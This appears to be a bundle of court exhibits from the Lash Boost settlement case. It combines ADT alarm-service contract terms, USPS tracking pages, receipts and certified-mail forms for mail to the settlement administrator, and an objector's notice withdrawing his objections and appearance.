8. **INSTALLATION.** In order for ADT to install and service the equipment listed on the second page of this Contract, I agree that: (A) I own the premises or have authority to authorize ADT to install the alarm equipment at the premises; (B) I will make the premises available without interruption during ADT's normal working hours and will maintain the premises in a safe and sanitary condition suitable for work to be performed by ADT's representatives without jeopardizing their health or safety; (C) the installer will require drilling into various walls and other parts of the premises; (D) I will provide ADT with 110 AC electrical outlets for power equipment in locations designated by ADT; (E) I will make arrangements for lifting and replacing carpeting, if required,

Terms and Conditions continue on accompanying sheets.

Important Terms and Conditions (continued)



for ADT's installation of floor mats or wiring; (F) ADT may not be able to conceal any or all equipment or wiring; (G) ADT will not be liable for property damage, personal injury, illness or other loss due to water intrusion, mold, fungus, wet or dry rot or bacteria that may result from the installation services; and (H) my premises complies with all applicable codes, regulations and laws and will continue to comply with all applicable codes, regulations and laws during the initial term and any renewal terms of this Contract.

9. **LIMITED WARRANTY.** During the first 90 days after installation, ADT will repair or, at its option, replace any defective part of the alarm system, including wiring, and will make required mechanical adjustments, all at no charge to me. ADT will use new or functionally operative parts for replacements. This limited warranty is for my benefit only and may not be enforced by any other person. This limited warranty gives me specific legal rights. The laws of the state where this Contract was signed may also give me additional rights. To order service, call 800.ADT.ASAP (800.238.2727).
10. **EXTENDED LIMITED WARRANTY/QUALITY SERVICE PLAN (QSP).** If I purchase ADT's Extended Limited Warranty, which is called the Quality Service Plan or QSP, ADT will repair or, at its option, replace any part of the alarm system installed by ADT that requires repair or replacement due to ordinary wear and tear or malfunction, excluding batteries. ADT will use new or functionally operative parts for replacements. If I require services excluded from the QSP (see Paragraph 11 below for exclusions), then ADT will provide the services at its current labor rate for each service call. The QSP and the billing for it will commence on the date the alarm system is installed, operational and communicating with ADT's CMC and will continue for the term of this Contract. The QSP will automatically renew for successive thirty (30)-day terms at ADT's then-current QSP rate unless terminated by either party's written notice at least thirty (30) days before the end of the then-current term. If I purchase the QSP after the initial system installation, the alarm system must be in good working condition at the time I purchase the QSP. To purchase the QSP, call 800.238.7085.
11. **WARRANTY EXCLUSIONS.** ADT performs warranty services only during normal working hours. IF I REQUEST ADT TO PERFORM WARRANTY SERVICES OUTSIDE NORMAL WORKING HOURS, I WILL PAY FOR THE SERVICES AT ADT'S THEN-CURRENT RATES FOR LABOR AND PARTS. THE LIMITED WARRANTY PROVIDED UNDER THIS CONTRACT AND, IF PURCHASED, THE QSP DO NOT APPLY IF ADT DETERMINES UPON INSPECTION THAT ANY OF THE FOLLOWING CONDITIONS CAUSED THE NEED FOR SERVICE: (A) damage resulting from accidents, theft, Acts of God, natural disasters, labor disputes, war, terrorism, civil strife, electrical surge, alterations or misuse; (B) I fail to properly close or secure a door, window or other point protected by an alarm device; (C) I fail to properly follow the operating instructions; (D) trouble in a telephone line, use of non-traditional telephone line or service (including but not limited to DSL, ADSL, VoIP, digital phone, internet-based phone, cellular, radio, etc.) or due to interruption of power; (E) repairs needed to window foil, security screens, exterior mounted devices (except for outdoor cameras installed by ADT) or PROM (Programmable Read Only Memory); (F) ordinary maintenance or wear and tear (not excluded from QSP); (G) alterations to my premises or failure of my premises to comply with any applicable codes, regulations or laws; or (H) alterations or damage to the alarm system caused by me or by a cause beyond ADT's control. ADT will not perform warranty services on any device not installed by ADT. Battery replacement is excluded from all warranties.
12. **NO OTHER WARRANTIES.** OTHER THAN THE LIMITED WARRANTY PROVIDED UNDER THIS CONTRACT AND, IF PURCHASED, THE QSP, I AGREE THAT ADT MAKES NO GUARANTEE OR WARRANTY OF ANY KIND, INCLUDING ANY IMPLIED WARRANTY OF MERCHANTABILITY OR FITNESS FOR A PARTICULAR PURPOSE, WITH RESPECT TO THE SERVICES ADT PERFORMS OR THE EQUIPMENT IT PROVIDES. MY EXCLUSIVE WARRANTY REMEDY IS SET FORTH IN PARAGRAPHS 9 AND 10 ABOVE. SOME STATES MAY NOT ALLOW THE PARTIES TO A CONTRACT TO LIMIT THE LENGTH OF AN IMPLIED WARRANTY. THE LAWS OF THE STATE WHERE THIS CONTRACT WAS SIGNED WILL DETERMINE WHETHER THESE LIMITATIONS AND EXCLUSIONS APPLY.
13. **ALARM MONITORING AND NOTIFICATION SERVICE.** If I purchase service that includes response by police, fire department, guard, medical emergency notification or two-way voice monitoring services and such an alarm is received at ADT's CMC, ADT may, at its sole discretion, attempt to contact me and/or anyone on my Emergency Contact List to confirm that the alarm is not false. If ADT does not contact me and/or someone on my Emergency Contact List, or if ADT questions the response it receives upon such contact, then (A) ADT will attempt to notify the appropriate police department or fire department or, (B) if guard response service is provided and an alarm requires police response, ADT will attempt to dispatch a representative to make an investigation of the exterior of the premises from his or her vehicle and, upon evidence of a crime, ADT will attempt to notify the appropriate police department. If ADT provides supervisory alarm or trouble alarm monitoring services (or if such services are actively programmed into the alarm system) and ADT's CMC receives an alarm, then ADT may attempt to notify my premises and/or the representative I designate. ADT may use an automated calling device to deliver such notification. If medical emergency notification services are provided, I agree that the very nature of such services, regardless of any delay, involves uncertainty, risk and possible serious injury, disability or death, for which I will not attempt to hold ADT responsible or liable; that the equipment furnished for medical emergency notification services is not foolproof and may experience signal transmission failures or delays for any number of reasons; and that the actual time required for medical emergency providers to arrive at my premises and/or to transport any person requiring medical attention is unpredictable with many contributing factors, including telephone network operation, distance, weather, road and traffic conditions, alarm equipment function and human factors both within and outside of ADT's control. ADT's performance of, delay in performance of or failure to perform medical emergency notification services under the Contract are subject to and controlled by Paragraph 5 of this Contract. The person(s) identified on my Emergency Contact List are authorized to act on my behalf. I understand that the equipment ADT provides may not operate with other companies' alarm monitoring equipment and may prevent me from using such equipment in the event I terminate my services. I understand that local laws, ordinances or policies may restrict ADT's ability to provide the alarm monitoring and notification services described in this Contract and/or necessitate modified or additional services with additional charges to me. I understand that ADT employs a number of industry-recognized measures to help reduce occurrences of false alarms. These measures include, but are not limited to, implementation of default settings on alarm panels and various procedures at ADT's CMC to determine when and how to respond, if at all, to certain alarm events. I consent to ADT's use of these measures and agree that the alarm system has not been designed, programmed or installed pursuant to any law, code or rule that may be applicable to my particular premises, including, but not limited to, any code provisions of the National Fire Protection Association or the International Residential Code. I understand that, upon receiving notification that an alarm signal has been received by ADT, the police department, fire department or other responding authority may forcibly enter my premises. I understand that ADT will never arrest or detain any person for any reason. I agree that the equipment installed by ADT, including any outdoor camera, is not to be used to monitor activity in or near any swimming pool or other body of water and that I alone am responsible for supervising the well being of any person in or near any swimming pools or other bodies of water on the premises.
14. **FAMILIARIZATION PERIOD.** UNLESS I HAVE REJECTED THE FAMILIARIZATION PERIOD BY INITIALING THE APPROPRIATE LINE ON THE FIRST PAGE OF THIS CONTRACT (EXCEPT WHERE FAMILIARIZATION IS REQUIRED BY LAW), I AGREE THAT, DURING A SEVEN (7)-DAY FAMILIARIZATION PERIOD, OR LONGER PERIOD IF REQUIRED BY LAW, THAT FOLLOWS COMPLETION OF THE INSTALLATION AND THE COMMUNICATIONS CONNECTION TO ADT'S CMC (AND DURING ANY APPLICABLE EXTENSIONS), ADT HAS NO OBLIGATION TO, AND WILL NOT, RESPOND TO ANY ALARM SIGNAL FROM MY PREMISES. I ALSO AGREE THAT DURING SUCH PERIOD ADT HAS NO OBLIGATION TO, AND WILL NOT, NOTIFY ANY AUTHORITIES, ME OR MY DESIGNATED REPRESENTATIVE OR TAKE ANY OTHER ACTION WITH REGARD TO ANY ALARM SIGNAL ADT RECEIVES, EVEN IF DUE TO AN ACTUAL EMERGENCY.
15. **FAILURE TO PAY CHARGES OR HONOR CONTRACT.** If I fail to make any payment when due or to honor any other term or condition of this Contract, ADT may stop providing the alarm monitoring and notification services and repossess or disable the equipment without notice. I will grant ADT access to my premises and allow it to repossess or disable the equipment. ADT has no liability if it stops providing the alarm monitoring and notification services and repossesses or disables the equipment. ADT is not required to redecorate or repair my premises as a result of repossessing or disabling the equipment. In addition to these remedies, ADT does not waive, and retains the right to exercise, any other legal remedy, including the right to charge me a late fee for each month that a payment is not received and/or interest on the unpaid amount and the right to report me to one or more consumer reporting agencies if I become delinquent on my account (more than 90 days without a payment).
16. **SMOKE AND CARBON MONOXIDE DETECTORS.** IF THE ALARM SYSTEM INCLUDES SMOKE AND/OR CARBON MONOXIDE DETECTORS, I AGREE THAT: (A) THE NUMBER AND PLACEMENT OF SUCH DETECTORS MAY NOT FULFILL THE REQUIREMENTS OR RECOMMENDATIONS IN CODES, LAWS OR STANDARDS THAT APPLY IN MY JURISDICTION, INCLUDING THE CODE PROVISIONS OF THE NATIONAL FIRE PROTECTION ASSOCIATION AND THE INTERNATIONAL RESIDENTIAL CODE; (B) I HAVE SOLE RESPONSIBILITY FOR COMPLYING WITH ANY AND ALL CODES, LAWS AND STANDARDS THAT MAY APPLY TO THE INSTALLATION, PLACEMENT AND MAINTENANCE OF THE ALARM SYSTEM; AND (C) ANY SMOKE AND/OR CARBON MONOXIDE DETECTORS DESCRIBED IN THIS CONTRACT ARE SUPPLEMENTAL DEVICES ONLY AND ARE NOT INTENDED TO BE PART OF A PRIMARY FIRE ALARM OR CARBON MONOXIDE DETECTION SYSTEM. I understand that ADT's electrical smoke and carbon monoxide detectors, if installed in my premises, are designed to be connected to an electrical power source. THESE DETECTORS WILL NOT OPERATE, THE ALARM WILL NOT SOUND AND THE ALARM SIGNAL WILL NOT BE TRANSMITTED WHEN: THE ELECTRICITY IS CUT OFF; THE BACK-UP BATTERY, IF INCLUDED AS PART OF THE SYSTEM, IS LOW OR DEAD; OR FIRE CUTS OFF THE ELECTRICITY BEFORE THE ALARM IS ACTIVATED, SOUNDS AND IS TRANSMITTED. Connecting these detectors to a separate dedicated electrical circuit may increase their reliability, but even dedicated circuits can fail. I understand that these detectors all have limited useful lives, after which time they will not function. It is my sole responsibility to monitor and replace all detectors before or at the end of their useful lives.
17. **BATTERY-POWERED DEVICES.** I understand that all battery-powered motion detectors, smoke detectors, door and window contact transmitters and other detection sensors installed under this Contract are not connected to the electrical system of my premises and require batteries to operate. THESE BATTERY-POWERED DETECTION SENSORS WILL NOT OPERATE, AND THE ALARM WILL NOT SOUND, IF THE BATTERIES ARE LOW OR DEAD. It is my sole responsibility to maintain and replace these batteries. ADT recommends that I regularly inspect the sensors for dirt and dust buildup and test the sensors weekly to help maintain continued operation. ADT also recommends that I carefully read and follow the owner's manual, instructions and warnings for all equipment.
18. **ALARM SYSTEM COMMUNICATION.** I authorize ADT to request service from a telephone, wireless or other communication carrier under this Contract (referred to as "Telephone Company") to transmit signals between my alarm system and ADT's CMC. The Telephone Company's liability is limited to the same extent as ADT's liability in Paragraph 5 of this Contract. ADT will not receive alarm signals when the communication mode is not operating or has been cut, interfered with or is otherwise damaged, or if the alarm system is unable to acquire, transmit or maintain an alarm signal over my communication mode for any reason. If ADT determines in its sole discretion that my communication mode is or later becomes non-compatible, or if I change to another communication mode that is not compatible, then ADT requires that I use an alternate mode of communication acceptable to ADT as the method to connect the alarm system to ADT's CMC. Transmission of fire alarm signals by means other than a traditional telephone line may not be in compliance with applicable fire alarm or other standards or codes, and it is solely my obligation to comply with such standards and codes. If the alarm system has a line-cut

Important Terms and Conditions (continued)



feature, it may not always be able to detect if my communication line is cut or interrupted. ADT recommends that I test the alarm system monthly, even though a successful test of the alarm system does not guarantee that ADT will receive alarm signals from the system in the future.

19. CANCELLATION.

A. ADT may, at any time, cancel this Contract at its option if: (1) ADT's CMC is destroyed or damaged so that it is impractical for ADT to continue service; (2) ADT cannot acquire or retain the transmission connections or authorization to transmit signals between my premises and its CMC or the applicable fire or police department or other agency, or between ADT's CMC and the applicable fire or police department or other agency; (3) I fail to follow ADT's recommendations to repair or replace any defective parts of the system not covered under the Limited Warranty or, if purchased, QSP; (4) I fail to follow ADT's operating instructions for the alarm system; or (5) ADT determines that it is impractical to continue service due to the modification or alteration of my premises after installation. If ADT cancels for any of the reasons stated immediately above, ADT will refund any advance payments made for services to be supplied after the date of such termination, less any amounts still due for the installation of the equipment, for services already rendered and for any other charges due. Additionally, ADT will not assess contract termination charges, if any, as described in Paragraph 2 above.

B. ADT may cancel this Contract upon written notice to me if: (1) I fail to pay any monies when due under this Contract, (2) I change to a telephone/communications service not suitable for alarm signal transmission or (3) I fail to comply with any other term or condition of this Contract. Upon receipt of written notice from ADT, I will have ten (10) days to correct the deficiency. If I do not correct the deficiency in a timely manner, and ADT does cancel this Contract, ADT may assess contract termination charges, if any, as described in Paragraph 2 above.

20. ASSIGNMENT. I may not assign this Contract without prior written consent from ADT. ADT does have the right to assign this Contract or to subcontract any of its obligations under this Contract without my approval and without notice to me.

21. DELAYS. ADT HAS NO RESPONSIBILITY OR LIABILITY TO ME OR ANY OTHER PERSON FOR DELAYS IN THE INSTALLATION OR REPAIR OF THE SYSTEM, REGARDLESS OF THE REASON. ADT HAS NO RESPONSIBILITY OR LIABILITY FOR INTERRUPTIONS OF SERVICE OR ANY RESULTING CONSEQUENCES, WHETHER DUE TO STRIKE, RIOT, FLOOD, FIRE, TERRORISM, ACT OF GOD OR ANY OTHER CAUSE WITHIN OR BEYOND ADT'S CONTROL. IF THERE ARE SERVICE INTERRUPTIONS, ADT HAS NO OBLIGATION TO SUPPLY ME WITH SUBSTITUTE SERVICES.

22. ELECTRONIC MEDIA; PERSONAL INFORMATION. ADT may scan, image or otherwise convert this Contract into an electronic format of any nature. A copy of this Contract produced from such electronic format is legally equivalent to the original for any and all purposes, including litigation. ADT's receipt by fax of the Contract signed by me legally binds me and such fax copy is legally equivalent to the original for any and all purposes, including litigation. The personal information about me and third parties that I provided to ADT is true and complete. I will notify ADT without delay of any change to this information. I consent to ADT's use of my personal information and that of third parties provided by me for the purpose of monitoring, setting up and administering my security services (including credit approval, invoicing, collecting and providing information on new equipment or services). I have obtained the consent of the third parties, whose personal information I provided to ADT, to use such personal information for the administration of my account with ADT or as provided in this Contract. ADT may collect (including my consent to record my telephone conversations with ADT's representatives), use, disclose and transfer my personal information, and that of third parties provided by me, to ADT's parents, affiliates, subsidiaries and successor corporations, any subcontractor or assignee of this Contract or any applicable authority having jurisdiction that requests such information to administer alarm monitoring service or alarm system license, permit or similar programs.

23. PRIVACY POLICY. ADT maintains an online privacy policy at www.ADT.com/privacy that is applicable to the terms, conditions and obligations of the parties to this Contract.

24. ENTIRE AGREEMENT. THIS CONTRACT CONSTITUTES THE ENTIRE AGREEMENT BETWEEN THE PARTIES. I AM NOT RELYING ON ADT'S ADVICE OR ADVERTISEMENTS. ADT IS NOT BOUND BY ANY REPRESENTATION, PROMISE, CONDITION, INDUCEMENT OR WARRANTY, EXPRESS OR IMPLIED, THAT IS NOT INCLUDED IN WRITING IN THIS CONTRACT. THE TERMS AND CONDITIONS OF THIS CONTRACT APPLY AS PRINTED WITHOUT ALTERATION OR QUALIFICATION, UNLESS A CHANGE IS APPROVED IN WRITING BY AN ADT AUTHORIZED REPRESENTATIVE. THE TERMS AND CONDITIONS OF THIS CONTRACT SHALL CONTROL AND GOVERN EVEN IF THERE ARE OTHER DOCUMENTS WITH INCONSISTENT OR ADDITIONAL TERMS AND CONDITIONS. IF A COURT DETERMINES THAT ANY PROVISION OF THIS CONTRACT IS INVALID OR UNENFORCEABLE THAT PROVISION SHALL BE DEEMED AMENDED AND ENFORCED TO THE MAXIMUM EXTENT PERMITTED BY LAW. EACH AND EVERY OTHER PROVISION OF THIS CONTRACT SHALL CONTINUE TO BE VALID AND ENFORCEABLE.

25. LICENSE INFORMATION: All Complaints against licensees may be directed to the Alabama Electronic Security Board of Licensure, 7856 Vaughn Rd., Montgomery 36116, (334) 264-9388; AK 37950, 552D Lake Otis Pkwy., Anchorage, AK 99507; AR E12-C41, Regulated by Arkansas Bd. of Private Investigators & Private Security Agencies, #1 State Police Plaza Dr., Little Rock, AR 72209, (501) 618-8600; AZ ROC 278591; CA ACO7155, alarm company operators are licensed and regulated by the Bureau of Security & Investigative Services, Dept. of Consumer Affairs, Sacramento, CA 95814, 974443, PPO17232; CT ELC 0106069-LS; DC ECS902743; FL EF0001121; GA LVA205285, -205326, -205572, -205679, -205939, -205944, -205519 LVU405873, -004349, -406440; HI CT-3 297; ID ELE-SC-2643; IL 124001792; LA F1639, F1640, F1643, F1654, F1655; MA 172C; MI 3601206268, 5103208 - 4182 Pier North Dr. Ste. D, Flint, MI 48504; MN TS650261; NC Alarm Systems Licensing Board, 4801 Glenwood Avenue, Suite 200, Raleigh, NC 27612 (919) 788-5320; 7535P2, 7561P2, 7562P1C, 7563P7, 7565P1, 7566P8, 7564P4; NM 374838; NV 0077105; NJ Electrical Contractor Lic. #'s 34FA00140500, 34BA00179000, 7895 Browning Rd., Pennsauken, NJ 08109; NY 12000305615, Licensed by NYS Dept. of State; OH 60-18-0018, 60-25-0023, 60-28-0003, 60-31-0014, 60-48-0008, 60-50-0005, 60-76-0106, 60-89-0018, 63-89-1726; OK 1895; OR 196560; PA Pennsylvania Home Improvement Contractor Registration Number: PA080797; RI 35683; TN ACC-1618, -1689, -1690, -1691, -1692, -1693, -1694, -1695, -1698; TX B17944-1817 W. Braker Ln. Ste. 400, Austin 78758 -Texas Private Security Bureau, 5805 N. Lamar Blvd., Austin 78752; UT 8289853; VA 11-7346, 11-7348, 11-7351, 11-7354, 11-7598, 11-7900, 11-8205, 11-8353, 11-8447 2705147726 Class B Contractor Classification ESC; WA ADTLL881DO, 11824 N Creek Pkwy #105, Bothell, WA 98011; WI 1210943; WV 049758.

MS 15019511

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Track Another Package +

SENDER ADVISED TO RE-SEND, AS THEFT

Tracking Number: 70153010000043843489

Remove X

Expected Delivery by

SATURDAY

9 JULY 2022

by 9:00pm

USPS Tracking Plus® Available

NO/OR RELATED MAY HAVE OCCURRED.

Feedback

In Transit to Next Facility

July 8, 2022

Get Updates

Text & Email Updates

Tracking History

July 8, 2022

In Transit to Next Facility

Your package is moving within the USPS network and is on track to be delivered to its final destination. It is currently in transit to the next facility.

July 6, 2022, 11:58 am

Departed Post Office

ROCKY HILL, CT 06067

July 6, 2022, 11:25 am
USPS in possession of item
ROCKY HILL, CT 06067

USPS Tracking Plus®



Product Information



See Less

Can't find what you're looking for?

Go to our FAQs section to find answers to your tracking questions.

FAQs

Feedback



**UNITED STATES
POSTAL SERVICE.**

ROCKY HILL
32 CHURCH ST
ROCKY HILL, CT 06067-9998
(800)275-8777

07/06/2022

11:26 AM

Product	Qty	Unit Price	Price
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First-Class Mail® Large Envelope	1		\$1.56
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Portland, OR 97208
Weight: 0 lb 3.00 oz
Estimated Delivery Date
Mon 07/11/2022

Certified Mail®			\$3.75
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Tracking #:
70153010000043843465

Return Receipt			\$3.05
----------------	--	--	--------

Tracking #:
9590 9402 6273 0274 1389 91

Total			\$8.36
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Priority Mail® 2-Day 1			\$16.10
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Med FR Box
Portland, OR 97208
Flat Rate
Expected Delivery Date
Sat 07/09/2022

Certified Mail®			\$3.75
-----------------	--	--	--------

Tracking #:
70153010000043843489

Return Receipt			\$3.05
----------------	--	--	--------

Tracking #:
9590 9402 6273 0274 1390 11

Total			\$22.90
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Grand Total:			\$31.26
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Credit Card Remitted			\$31.26
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Card Name: VISA
Account #: XXXXXXXXXXXX1072
Approval #: 08202D
Transaction #: 410
AID: A0000000031010 Chip
AL: VISA CREDIT
PIN: Not Required CHASE VISA

Every household in the U.S. is now
eligible to receive a third set
of 8 free test kits.
Go to www.covidtests.gov

Text your tracking number to 28777 (2USPS)
to get the latest status. Standard Message
and Data rates may apply. You may also
visit www.usps.com USPS Tracking or call
1-800-222-1811.

Save this receipt as evidence of
insurance. For information on filing an
insurance claim go to
<https://www.usps.com/help/claims.htm>
or call 1-800-222-1811

Preview your Mail
Track your Packages
Sign up for FREE ®
<https://informedelivery.usps.com>

Total \$22.90

Grand Total: \$31.26

Credit Card Remitted \$31.26
Card Name: VISA
Account #: XXXXXXXXXXXX1072
Approval #: 08202D
Transaction #: 410
AID: A000000031010 Chip
AL: VISA CREDIT
PIN: Not Required CHASE VISA

Every household in the U.S. is now
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Text your tracking number to 28777 (2USPS)
to get the latest status. Standard Message
and Data rates may apply. You may also
visit www.usps.com USPS Tracking or call
1-800-222-1811.

Save this receipt as evidence of
insurance. For information on filing an
insurance claim go to
<https://www.usps.com/help/claims.htm>
or call 1-800-222-1811

Preview your Mail
Track your Packages
Sign up for FREE @
<https://informeddelivery.usps.com>

All sales final on stamps and postage.
Refunds for guaranteed services only.
Thank you for your business.

Tell us about your experience.
Go to: <https://postalexperience.com/Pos>
or scan this code with your mobile device.



or call 1-800-410-7420.

UFN: 086562-0167
Receipt #: 840-50600041-2-7077701-2
Clerk: 08

7015 3010 0000 4384 3489

U.S. Postal Service™
CERTIFIED MAIL® RECEIPT
Domestic Mail Only

For delivery information, visit our website at www.usps.com™

Portland, OR 97208

Certified Mail Fee	\$3.75
Extra Services & Fees (check box, add fee if appropriate)	\$7.05
<input type="checkbox"/> Return Receipt (hardcopy)	\$0.00
<input type="checkbox"/> Return Receipt (electronic)	\$0.00
<input type="checkbox"/> Certified Mail Restricted Delivery	\$0.00
<input type="checkbox"/> Adult Signature Required	\$0.00
<input type="checkbox"/> Adult Signature Restricted Delivery	\$0.00


Postage
\$16.10

Total Postage and Fees
\$22.90

Sent To

Street and Apt. N Lash Boost Settlement Administrator
P.O. Box 4357
City, State, ZIP+4 Portland, OR 97208-4357


PS Form 3800, April 2015 PSN 7530-02 000 9047



See Reverse for Instructions

COPY

Document Control



U.S. POSTAGE PAID
 TERRYVILLE, CT
 06786-9998
\$34.00
 R2304E107004-02



1004

OFFICE
 JUL 14 2022
 TERRYVILLE, CT 06786-9998

RETURN RECEIPT
 REQUESTED

PRIORITY MAIL



UNITED STATES
 POSTAL SERVICE
 VISIT US AT USPS.COM
 ORDER FREE SUPPLIES ONLINE

FROM:
 EDWARD W. ORR
 122 RIDGE ROAD
 TERRYVILLE, CT
 06786

TO:
 LASH BOOST SETTLEMENT
 ADMINISTRATOR
 PO BOX 4357
 PORTLAND, OREGON
 97208-4357

FOR DOMESTIC AND INTERNATIONAL USE

REGISTERED MAIL™



RE 928 750 587 US

PSN 753030003011

VISIT US AT USPS.COM
 ORDER FREE SUPPLIES ONLINE

WHEN USED INTERNATIONALLY
 AFFIX CUSTOMS DECLARATION

MEDIUM FLAT RATE PER

OFFICE
 JUL 14 2022
 TERRYVILLE, CT 06786-9998

OFFICE
 JUL 14 2022
 TERRYVILLE, CT 06786-9998

OFFICE
 JUL 14 2022
 TERRYVILLE, CT 06786-9998

OFFICE
 JUL 14 2022
 TERRYVILLE, CT 06786-9998

OFFICE
 JUL 14 2022
 TERRYVILLE, CT 06786-9998

Exhibit H

**Notice of Withdrawal of Objections & Notice of Intent to Appear; Notice of
Withdrawal of Notice of Appearance**

RE: *Lash Boost Cases*, JCCP No. 4981 (Cal. Superior. Court, San Francisco County)

Scherr v. Rodan & Fields, LLC, and *Gorzo et al. v. Rodan & Fields, LLC*, (No. CGC-18-565628)

VIA EMAIL

FROM:

STEVEN HELFAND, *in pro se, absent class member and objector*
410 Southeast 16th Court, Apartment 730
Fort Lauderdale, Florida 33316
786-676-1018
Steven.Helfand1400@outlook.com

TO:

SETTLEMENT ADMINSTRATOR IN LB CASE (ELECTRONICALLY) &
SUPERIOR COURT (VIA OVERNIGHT MAIL)
EMAIL: info@LBSettlement.com

Dear Settlement Administrator and the Court:

I hereby withdraw all objections, including, without limit, as to notice, fairness and reasonableness of the proposed settlement, and attorneys' fees. I also withdraw my notice of appearance in this case. I rescind my notice of appearance and do not intend to appear at any future hearings regarding this matter.

Respectfully submitted on August 12, 2022

steven helfand

STEVEN FRANKLYN HELFAND
410 Southeast 16th Court, Apartment 730
Fort Lauderdale, Florida 33316
786-676-1018
Steven.Helfand1400@outlook.com

PROOF OF ELECTRONIC SERVICE

On August 12, 2022, this pleading was distributed electronically to the following relevant persons: info@LBSettlement.com. Also served: apersinger@tzlegal.com; allison@willettlaw.com; ssheridan@steptoe.com. The original of this document was mailed overnight mail to the Court.

steven helfand
STEVEN FRANKLYN HELFAND
410 Southeast 16th Court, Apartment 730
Fort Lauderdale, Florida 33316
786-676-1018
Steven.Helfand1400@outlook.com